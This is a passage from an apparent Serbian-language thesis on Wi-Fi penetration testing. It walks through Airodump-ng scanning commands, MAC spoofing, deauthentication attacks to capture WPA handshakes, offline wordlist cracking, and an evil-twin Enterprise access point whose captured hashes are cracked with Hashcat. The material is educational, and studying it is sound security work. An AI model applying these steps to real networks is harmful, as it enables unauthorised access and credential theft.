Kako bi efikasno demonstrirali širu sliku koliko informacija je u stanju da prikupi ovakav alat bez ikakvog povezivanja na mrežu, prikazaćemo jedan od mogućih rezultata skeniranja (Slika 2). Kako bi se pokrenuo skener, bilo da se koristi već pomenuti Airodump ili neki alternativni alat, najčešće potrebna podešvanja su ciljane frekvencije (2.4GHz, 5GHz ili obje) kao i interfejs koji je podešen da funkcioniše u monitor mode-u (detaljnije u sekciji 4.2) koji omogućava praćenje okolnog saobraćaja.



Slika 2: Rezultati skeniranja uz pomoć Airodump-ng alata

Za pokretanje skenera, u okviru Kali Linux komandnog interfejsa pokrenuta je sledeća komanda:

Airodump-ng -–band <abg> <interfejs u monitor modu>

Opcija **abg** obuhvata frekvencije 2.4 i 5GHz.

Poslednji parametar predstavlja interfejs koji je podešen da funkcionise u monitor mode-u. Stoga, u rezultatima su prikazane mreže koje spadaju u neke od definisanih standarda a nalaze se u okolini.


Slijedi kratko objašnjenje kolona koje se nalaze u rezultatima:

- **BSSID** – MAC adresa Access Point-a (AP);
- **PWR** – jačina signala AP-a (u dBm);
- **Beacons** – broj beacon frejmova poslatih od strane AP-a;
- **#Data** – broj uhvacenih data frejmova od AP-a;
- **#/s** – broj data frejmova po sekundi;
- **CH** – kanal koji koristi AP;
- **MB** – maksimalni data rate koji AP podržava (u Mbps);
- **ENC** – tip enkripcije;
- **CIPHER** – enkripcioni algoritam
- **AUTH** – metod autentifikacije;
- **ESSID** – SSID mreže.

Postavlja se pitanje kako su svi ovi podaci pronađeni i mapirani, bez ikakvog dodatnog napora hakera. Airodump-ng je kreiran prvenstveno za hvatanje sirovih (raw) 802.11 frejmova, filtriranje i klasifikaciju istih. Klasifikaciju vrši ekstrakcijom korisnih podataka iz uhvaćenih frejmova i sortiranjem u odgovarajuću grupu. Prikupljanjem i analizom beacon

frejmova (frejmova generisanih od strane AP-a u cilju oglašavanja postojanja i sinhronizacije sa okolnim uređajima) dobijamo najviše informacija o mrežama u okolini, a neke od najkorisnijih koje nose ovi frejmovi su SSID mreže, tip korišćene enkripcije, broj kanala i MAC adresa.

Zanimljivo je naglasiti da se i mreže sa sakrivenim SSID-jem mogu pronaći na sličan način. Dakle govorimo o mrežama koje su aktivne ali ne „broadcastuju“ svoj SSID (Slika 3).




Slika 3: Airodump-ng rezultati skenera uključujući mrežu sa sakrijevenim SSID-jem

Ako se izvrši varijacija Airodump skeniranja sa fokusom na konkretnu mrežu bez ostalih u okolini, alat će „sam“ pokušati da sazna informaciju o SSID-ju mreže. Jedan od najednostavnijih načina je upravo presrijetanje procesa nove klijentske asocijacije sa AP-om, obzirom da ovaj proces mora uključiti naziv, odnosno SSID mreže. Ovo može predstavljati problem ukoliko mreža nije previše aktivna. U tom slučaju potrebno je „nasilno“ diskonektovati nekoga sa ciljane mreže, ali samo na kratak period, kako bi se klijent ponovo konektovao. Iako još uvijek nismo konektovani na mrežu, diskonektovanje njenih klijenata od strane trećeg lica je zapravo moguće. Tokom cijelog procesa, Airodump-ng će presretnuti ovaj zahtjev i dobiti informaciju o SSID-ju mreže. Ovo diskonektovanje se obavlja uz pomoć napada deautentifikacije o kome će biti riječi malo kasnije. Demonstracija ovog procesa je dostupna u sekciji 7.1.

Pomenuli smo varijaciju skeniranja sa fokusom na konkretnu mrežu. Na ovaj način dobijamo veći skup informacija o mreži, a najveća prednost ovakvog skeniranja jesu informacije o povezanim klijentima. Koristeći Airodump-ng, komanda za pokretanje ovakvog skenera bi bila:

Airodump-ng –-bssid <BSSID> --channel <broj kanala> [--write nazivFajla] <interfejs u monitor modu>

Kao dodatne informacije u odnosu na prethodnu komandu sada imamo MAC adresu AP-a (BSSID), broj kanala i opcioni argument (--write) koji nudi mogućnost definisanja naziva fajla u kom će biti sačuvani podaci uhvaćeni tokom skeniranja. Rezultat komande bi bio sličan prethodnom, samo sa fokusom na konkretnu mrežu i sa više izlistanih klijenata u donjoj sekciji (Slika 4):




Slika 4: Airodump-ng sken sa fokusom na konkretnu mrežu

Obzirom da Airodump-ng hvata sve frejmove u dosegu, u mogućnosti je da prepozna MAC adrese pošiljaoca i primaoca, shodno tome u rezultatima u donjem dijelu primjećujemo i MAC adrese uređaja u mreži.

Objašnjenje kolona u dijelu vezanom za uređaje u mreži:

- **BSSID** – MAC adresa AP-a;
- **STATION** – MAC adresu konektovanog uređaja;
- **PWR** – jačina signala uređaja;
- **Rate** – data rate po kojoj uređaj komunicira;
- **Lost** – broj paketa poslatih od strane AP-a ali nisu uspešno primljeni. Ova informacija direktno otkriva kvalitet mrežne komunikacije;
- **Frames** – broj razmijenjenih frejmova;
- **Probes** – može prikazati dodatne informacije o uređaju, tipa ime.

Iako se u rezultatima vide u suštini samo MAC adrese i još par informacija za koje reklo bi se nemaju velikog značaja, mozda ipak vrijedi obratiti pažnju na to kako se ovi podaci mogu potencijalno zloupotrijebiti. Poznato je da se između ostalih mehanizama za sigurnost pristupa koriste crne liste (black-lists) i bijele liste (white-lists), od kojih su bijele liste preporučene sa strane sigurnosti [9]. Međutim, napadač može u ovom trenutku, izabrati MAC adresu bilo kojeg uređaja, recimo prvog na listi sa slike 4, **AE:56:D7:E6:0B:88** i trenutno zamaskirati svoju MAC adresu sa odabranom (Slika 5):




Slika 5: Privremena promjena MAC adrese

Obzirom da je klijentski uređaj sa MAC adresom **AE:56:D7:E6:0B:88** spada među dozvoljene uređaje čim je povezan na mrežu, haker će na ovaj način moći bez problema da prevaziđe white-listing metodu zaštite mreža ukoliko je implementirana. Ovo je samo jedan od primjera potencijalne zloupotrebe ovih podataka.

3.1.2 4-way handshake

Kako bismo razumjeli proces eksploatisanja pristupa WPA/WPA2/WPA3 mrežama, poželjno je osvruti se kratko na mrežnu pozadinu 4-way handshake procesa. Ovaj proces je zapravo ključ u uspostavljanju sigurne konekcije između klijenta i AP-a.

U slučaju nekog od WPA (Wi-Fi Protected Access) standarda, generisanje Pairwise Master ključa dalje služi kao input za 4-way handshake proces i ovu vrijednost posjeduju i klijent i AP na početku procesa. U slučaju WPA Personal autentifikacije, PMK je izveden direktno iz Pre-Shared Key (PSK) dok se kod WPA Enterprice mreža, PMK dobija koristeći EAP (Extensible Authentication Protocol). Cilj handshake procesa je, osim autentifikacije, pretvoriti PMK u ključeve za enkripciju podataka i ključeve integriteta [10]. Proces 4-way hanshake prikazan je na slici 6.



Slika 6: WPA/WPA2 4-way handshake

https://owasp.org/www-chapter-dorset/assets/presentations/2020-01/OWASP-wlans.pdf

Tok 4-way handshake procesa se odvija na sledeći način:

1) AP šalje klijentu svoju nasumično generisanu vrijednost - Anonce, koja se koristi samo jednom

2) Klijent generiše svoju nonce vrijednost. Klijent takođe u ovom momentu posjeduje MAC adresu AP-a obzirom na primljenu poruku. Koristeći ovu informaciju i svoju MAC adresu, može generisati Pairwise Transient Key (PTK) koji zapravo predstavlja grupu ključeva potrebnih za dalji proces. Klijent izračunava Message Integrity Code (MIC) prema već generisanom PTK i šalje ga uz svoj Snonce prema AP-u.

3) U ovom trenutku AP ima sve potrebne informacije da takođe generiše PTK. Uz dobijenu MIC vrijednost u mogućnosti je generisati MIC vrijednost i uporediti sa vrijednošću dobijenom od klijenta. PTK je korišćen dalje za enkripciju podataka u one-to-one komunikacije između klijenta i AP-a. Kako bi postojala mogućnost slanja grupnih poruka (na primjer kod ARP zahtjeva) potrebno je generisati i Group Temporal Key (GTK) za enkripciju ovakvog tipa saobraćaja. AP generiše GTK, šalje ga klijentu ponovo uz MIC.


4) Klijent prima ovu vrijednost i šalje potvrdu (ACK) ka AP-u da je uspješno primljen.

Kada su svi potrebni ključevi generisani i poznati od strane oba uređaja moguće je ostvariti sigurnu, enkriptovanu komunikaciju u mreži.

3.1.3 Eksploatisnje ranjivosti u PSK i Enterprice metodama autentifikacije

U momentu kada su prikupljene sve informacije o mreži koje se mogu saznati prije konekcije na istu, vrijeme je razmišljati o metodama pristupa. Jasno nam je da ukoliko govorimo o otvorenim mrežama nije potrebno imati specijalnu autentifikaciju. Čak i kada je riječ o sigurnosnim protokolima tipa WEP-a koji imaju određenu zaštitu u vidu autentifikacije, veoma je jednostavno doći do definisanog ključa uz dovoljno prikupljenih IV-a (Initialization Vector) što je prepoznato kao jedna od glavnih ranjivosti koje dovode do uspješnog eksploatisanja ovog sigurnosnog protokola [11]. Korisno je pomenuti i varijantu autentifikacije u vidu „captive portala“, koji se efikasno može eksploatisati uz širok spektar tehnika socijalnog inženjeringa, obzirom na to da je u pozadini portala najčešće otvorena mreža. Stoga, jasno je zašto su ovakve mreže odavno svrstane u nesigurne.

Sigurnosni protokoli tipa WPA, WPA2 i WPA3 nastavljaju dalje takmičenje. Kako je WPA samo bio prelazno rješenje nakon WEP-a, a WPA3 i dalje nije široko implementiran, WPA2 se prepoznaje kao daleko najkorišćeniji standard (Slika 7):




Slika 7: Trenutna statistika korišćenih sigurnosnih standarda na globalnom nivou https://wigle.net/stats

Stoga, eksploatisanje ovog standarda predstavlja pojam od interesa. Prelaskom na WPA2 se izbjeglo mnogo ranjivosti koji su imali prethodni standardi i došlo se do toga da paketi gotovo ne sadrže nikakve korisne podatke. Jedini paketi koji imaju neke korisne informacije su paketi koji se razmjenjuju u handshake procesu [12].

Iako postoji veliki broj metoda za zaobilaženje ove zaštite, jedna od najpoznatijih jeste „wordlist“ napad.

Sam proces hvatanja handshake-a je prilično jednostavan. Ovaj tok podataka je specifičan i „sniffing“ alati, poput već korišćenog Airodump-a su u stanju da ga presretnu i kategorišu bez ikakve napredne akcije od strane hakera. U jako opterećenim mrežama sa mnogo

klijenata, najčešće je dovoljno samo pustiti skener i sačekati da neki klijent inicira handshake proces odnosno da se poveže na mrežu. Međutim, u nedovoljno aktivnim mrežama može biti od koristi već pomenuti napad deautentifikacije. Cilj ovog napada jeste diskonektovati određenog klijenta sa mreže, na željeni period. Obzirom da se skreniranjem mreže, koje smo vidjeli u prethodnoj sekciji, dobija lista MAC adresa klijenata ciljane mreže, potrebno je samo odabrati klijenta, nasumično i poslati željeni broj paketa za deautentifikaciju (Slika 8). Broj paketa može varirati od par paketa, u kojem slučaju klijent neće „ni osjetiti“ da se diskonektovao, do proizvoljno velikog broja zavisno od toga koliko želimo da klijent bude diskonektovan sa mreže. Međutim, pri odabiru broja paketa treba uzeti u obzir da određeni klijenti imaju veću otpornost na ove frejmove, pa je efikasnije koristiti veći broj paketa (1000-10000 ili više). Veća otpornost je najčešće posledica konfiguracije limita broja deautentifikacionih paketa koje uređaj prihvata tokom određenog vremenskog perioda (rate limiting). Osim toga, snaga signala i udaljenost od AP-a i klijenta mogu uticati na uspješnost napada. Onog momenta kada napad deautentifikacije prestane, klijent će automatski da se poveže nazad na mrežu i u tom procesu 4-way handshake će biti uhvaćen od strane „sniffing“ alata. Demonstracija ovog napada je dostupna u sekciji 5.




Slika 8: Napad deautentifikacije

https://owasp.org/www-chapter-dorset/assets/presentations/2020-01/OWASP-wlans.pdf

Postavlja se pitanje čemu toliko pažnje na ovaj proces i kako on može biti koristan pri kompromitovanju WPA/WPA2 sigurnosti. Svjesni smo da klasični „brute force“ napadi najčešće budu detektovani od strane rutera i stoga se ova metoda sve manje koristi. Međutim ako „brute force“ pokušaji nikada ne stignu do rutera, odnosno ako se izvode lokalno, neće doći do detekcije. Tu na scenu stupa uhvaćeni 4-way handshake.
U prostijem obliku proces razbijanja lozinke možemo opisati na sledeći način: Iskoristićemo uhvaćeni handshake, tačnije prve 2 poruke i izvući MIC vrijednost iz ostalih parametara koji

zajedno čine PTK. Generisaćemo listu potencijalnih lozinki i proći kroz svaku vrijednost zasebno. Konkretna lozinka predstavlja PSK, koji je zatim moguće iskombinovati sa ostalim parametrima i dobiti našu MIC vrijednost. Ukoliko je ova MIC vrijednost jednaka MIC vrijednosti originalnog handshake-a, zaključuje se da lozinka korišćena za generisanje PMK jeste zapravo lozinka za pristup ciljanoj mreži [13]. Čitav proces je automatizovan kod svih modernih alata za ovu svrhu (Slika 9). Kao i kod prethodnog, demonstacija kompletnog napada je prikazana u sekciji 5.




Slika 9: Primjer rezultata dobijenih u procesu razbijanja uz korišćenje Aircrack-ng alata

Prethodno opisano predstavlja prilično uspješan način kompromitovanja WPA/WPA2 sigurnosti kada govorimo o Pre-shared Key varijanti. Ovaj metod autentifikacije i dalje predstavlja čest izbor kod manjih i srednjih preduzeća, jer prije svega kako bi se odabrao adekvatan sigurnosni protokol mora se razmotriti proces održavanja istog kao i postojeće infrastrukturno i sistemsko stanje. Osim PSK, dostupne su i Enterprice varijante, a poznato je koliko se proces autentifikacije i autorizacije u Enterprice varijantama značajno razlikuje.

Autentifikacija kod Enterprice mreža najčešće zahtijeva kredencijale poput korisičkog imena i lozinke, koji bi trebali biti jedinstveni za svakog korisnika. Samim tim, metode eksploatacije korišćene pri PSK autentifikaciji više nisu izvodljive i potrebno je poslužiti se tehnikama socijalnog inženjeringa. Jedan od jako poznatih jeste takozvani Evil Twin napad, gdje haker kreira lažni AP sa sličnim ili istim imenom kao glavni, legitimni AP. Kreiranje lažnog AP je prilično jednostavan proces koji je moguće izvesti u svega par koraka sa savremenim alatima, pa da zatim, nakon što se korisnici konektuju na isti, sav njihov saobraćaj koji prolazi preko

tog AP-a, prolazi kroz hakerski računar. Iskoristićemo priliku da uz ovaj zanimljiv napad prodiskutujemo i sigurnost Enterprice autentifikacije, pa ćemo podesiti lažni AP konfigurisan da funkcioniše kao WPA Enterprice. Ovo je čest scenario napada kada originalna mreža koristi Enterprice metod autentifikacije.

Jedan od korisnih alata za setovanje AP-a uz ovu mogućnost, jeste Hostapd (opisan u sekciji 4.3). Nakon uspješnog setovanja, korisnicima se prikazuje mreža koja ima adekvatan prikaz za unos kredencijala kao i u realnim enterprice mrežama (Slika 10). Najčešće hakeri uz ovaj napad dodaju i napad deautentifikacije svim uređajima u mreži kako bi ih "nasilno" natjerali da se prebace na lažni AP. Osim toga, uz identičan SSID i moćan Wi-Fi interfejs, haker koji emituje lažni AP sa jačim signalom od legitimnog AP, može natjerati većinu uređaja da se povežu na njega [14]. Jedan od čestih trikova jeste i nazvati lažni AP isto kao legitimnu ciljanu mrežu uz dodatak "-5G", što je standardna praksa i u realnim scenarijima tako da ne izaziva sumnju.



Slika 10: Lažni AP u WPA Enterprice varijanti

Osim elegantnog pregleda, hostapd je naravno u sposobnosti da preuzme unešene kredencijale (Slika 11):

Slika 11: Rezultati hostapd alata

Uz jednu potencijalnu smetnju. Obzirom da ovaj lažni AP funkcioniše kao realna WPA Enterprice mreža, koristi se naprednija autentifikacija. Korisničko ime je u čistom tekstu, dok umjesto lozinke dobijamo određenu hash vrijednost. Kako bismo razumjeli metode nalaženja lozinke, moramo razumjeti kako funkcionisue autentifikacija u Enterprice mrežama.

Iako postoji veliki broj protokola za podešavanje sigurnosti WPA/WPA2 Enterprice mreža, najkorišteniji su EAP (Extensible Authentication Protocols) [15]. Suština EAP-a kao protokola autentifikacije jeste korišćenje enkriptovanog EAP tunela kako bi obezbijedio sigurniju komunikaciju. Neki od najčešćih EAP tipova koji uz WPA/WPA2 omogućavaju autenficikaciju su date na slici 12:


WPA2 Enterprise Protocols	Level of Emcrption	Authentication Speed	Directory Support	Credentials
EAP-TLS	Public-Private Key Cryptography	Fast - 12 Steps	SAML/LDAP/MFA	Passwordless
PEAP-MSCHAPV2	Encrypted Credentials	Slow - 22 Steps	Active Directory	Passwords
EAP-TTLS/PAP	Non-Encryted Credentials	Slowest - 25 Steps	Non-AD LDAP Servers	Passwords

Slika 12: Najčešće EAP metode autentifikacije
https://www.cloudradius.com/security-of-peap-mschapv2/

Uzmimo primjer sa slike 11, gdje je za autentifikaciju korišćen **PEAP-MSCHAPv2** protokol, koji je ujedno i najčešće korišćeni upravo zato što omogućava laku integraciju sa Microsoftovim Active Directory-jem [14]. U suštini, ako je klijent u stanju da riješi "challenge" koji mu je poslat od strane RADIUS servera (koji obezbjeđuje centralizovanu autentifikaciju i autorizaciju mrežnih klijenata), moći će da se autentifikuje na mrežu. Klijent rješava "challenge" zajedno sa svojim kredencijalima za pristup, a sve to koristeći dogovoreni algoritam. Ovaj odgovor se šalje nazad serveru za autentifikaciju koji provjerava da li je ovaj odgovor očekivani i prema tome određuje pristup mreži.

Sada nailazimo na sličnu situaciju kao kod razbijanja WPA/WPA2 zaštite. Uz određenu formulu korišćenu nad svakom riječi iz predefinisane liste riječi, pokušaćemo riješiti

"challenge", generisati konkretni odgovor i uporediti ga sa odgovorom koji već imamo na slici 11. Vršenje wordlist napada nad **netlnlm** hash-ovima koje vidimo da smo dobili na slici 11, se može odraditi uz veliki broj alata, a jedan od najkorišćenijih je Hashcat (Slika 13).



Slika 13: Rezultati pronalaženja lozinke uz pomoć Hashcat alata

Na slici 13 vidimo da je lozinka pronađena – test123. Nakon ovoga, lažni AP više nije potreban, haker posjeduje validno korisničko ime i lozinku pomoću kojih može pristupiti legitimnoj mreži.


3.2 Post-connection analiza

3.2.1 Mapiranje mrežne topologije


Proces prikupljanja informacija prije izvršenja napada je od izuzetne važnosti, pogotovo kod eksploatisanja mreža. Bez znanja o barem osnovnim informacijama o mreži ili mrežnoj topologiji, klijentskim uređajima i sveukupnoj mrežnoj konfiguraciji, teško je dizajnirati hakerski napad i još teže sprovesti ga u djelo. Mrežni napadi su najčešće konstruisani tako da ciljaju ranjivost kod specifičnog tipa mreže, dok kod na primjer eksploatisanja web aplikacija, najčešće nije potrebno, a ponekad ni moguće, znati njihovu konfiguraciju i pozadinske procese. Stoga, osim informacija o konfiguraciji koje smo diskutovali u prethodnoj 